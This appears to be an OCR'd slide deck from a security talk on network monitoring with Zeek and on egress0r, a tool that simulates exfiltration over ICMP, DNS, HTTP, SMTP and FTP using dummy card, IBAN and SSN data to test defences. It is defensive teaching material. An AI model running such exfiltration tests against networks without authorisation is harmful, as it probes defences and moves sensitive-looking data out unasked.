
cy//ective

Disconnect

Drag & Drop File Here

Chunk Size (10000)






Defense & Testing

WHY SHOULD YOU CARE?

- Ransomeware is one thing, customer data being sold another
- Costs **Gazillions*** of USD, per year
- Global average cost of a data breach in 2023 was
  USD 4.45 million - https://www.ibm.com/reports/data-breach

*Source: Annual reports from cybersecurity firms like Symantec, McAfee, and Sophos.
Studies from the Ponemon Institute, especially their annual Cost of a Data Breach Report.
Statistics from government or international organizations like the FBI's IC3 (Internet Crime Complaint Center) or Europol's European Cybercrime Centre.

Defense & Testing



https://f.hubspotusercontent00.net/hubfs/8645105/presentation/how-to-hunt-zeek-sigma.pdf

Defense & Testing

TL;DR

- Shark all the wires
- Zeek all the connections
- Deeply inspect all the packets
- Check your logs :)
  - Firewalls
  - Networking Appliances
  - DNS-Servers

https://zeek.org

https://corelight.com/

Defense & Testing


conn.log | IP, TCP, UDP, ICMP connection details

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the first packet
uid	string	Unique ID of the connection
id.orig_h	addr	Originating endpoint's IP address (Orig)
id.orig_p	port	Originating endpoint's TCP/UDP port (or ICMP code)
id.resp_h	addr	Responding endpoint's IP address (Resp)
id.resp_p	port	Responding endpoint's TCP/UDP port (or ICMP code)
proto	proto	Transport layer protocol of connection
service	string	Detected application protocol, if any
duration	interval	Connection length
orig_bytes	count	Orig payload bytes; from sequence numbers if TCP
resp_bytes	count	Resp payload bytes; from sequence numbers if TCP
conn_state	string	Connection state (see **conn.log > conn_state**)
local_orig	bool	Is Orig in Site::local_nets?
local_resp	bool	Is Resp in Site::local_nets?
missed_bytes	count	Number of bytes missing due to content gaps
history	string	Connection state history (see **conn.log > history**)
orig_pkts	count	Number of Orig packets
orig_ip_bytes	count	Number of Orig IP bytes (via IP total_length header field)
resp_pkts	count	Number of Resp packets
resp_ip_bytes	count	Number of Resp IP bytes (via IP total_length header field)
tunnel_parents	set	If tunneled, connection UID of encapsulating parent(s)
orig_l2_addr	string	Link-layer address of the originator
resp_l2_addr	string	Link-layer address of the responder
vlan	int	The outer VLAN for this connection
inner_vlan	int	The inner VLAN for this connection

- conn.log
- dhcp.log
- dns.log
- ftp.log
- http.log
- irc.log
- kerberos.log
- mysql.log
- ntlm.log
- ntp.log
- radius.log
- rdp.log
- sip.log
- smb_files.log
- smtp.log
- snmp.log
- socks.log
- ssh.log
- syslog.log

https://docs.zeek.org/en/current/script-reference/log-files.html

egress traffic



ingress traffic

cy//ective

Defense & Testing

egress0r

WHATS EGRESS0R

A tool to test egress connectivity and your network security monitoring solution


by sending wrong packets towards wrong places

Noun [edit]

egressor (*plural* **egressors**)

1. One who goes out.

https://en.wiktionary.org/wiki/egressor



https://egress0r.io

https://github.com/cyllective/egress0r

cy//ective

Defense & Testing

egress0r

FEATURES

- **ICMP** Exfiltration
- **DNS** Exfiltration
- **HTTP** Exfiltration
- **SMTP** Exfiltration
- **FTP** Exfiltration
- Test various/**all** destination **ports** (**TCP** & **UDP**)
- Full **IPv4** and **IPv6** support

Exfiltrated data can be any plaintext data that should trigger your DLP/NSM (credit card#, SSN#, etc.)

> ls egress0r/data

credit-cards-100.txt

iban-100.txt

ssn-100.txt

Defense & Testing

egress0r

HOW TO USE

- Register for a token at https://egress0r.io
- git clone
- Add e-mail and token to config
- Run via python or docker

Defense & Testing

egress0r vs. zeek

EGRESS0R ON THE RUN

$ docker run **zeek/zeek**

$ docker run **cyllective/egress0r**

- dns.log
- files.log
- ftp.log
- http.log
- notice.log
- ocsp.log
- reporter.log
- smtp.log
- ssl.log
- stats.log
- telemetry.log
- weird.log
- x509.log

Recap

MGMT SUMMARY

- Harden your network perimeter, block unnecessary connections / only allow what is truly needed
- Log everything, set up alerts for unusual behavior
- Use available tools for testing connectivity
- Stopping a determined attacker is nearly impossible, blocking opportunistic attackers is possible

Q&A

Invitation @Hackbar 202312

27.-30.12.2023

@Bern, Switzerland

https://hackbar.ch

Thank you #hacktober <3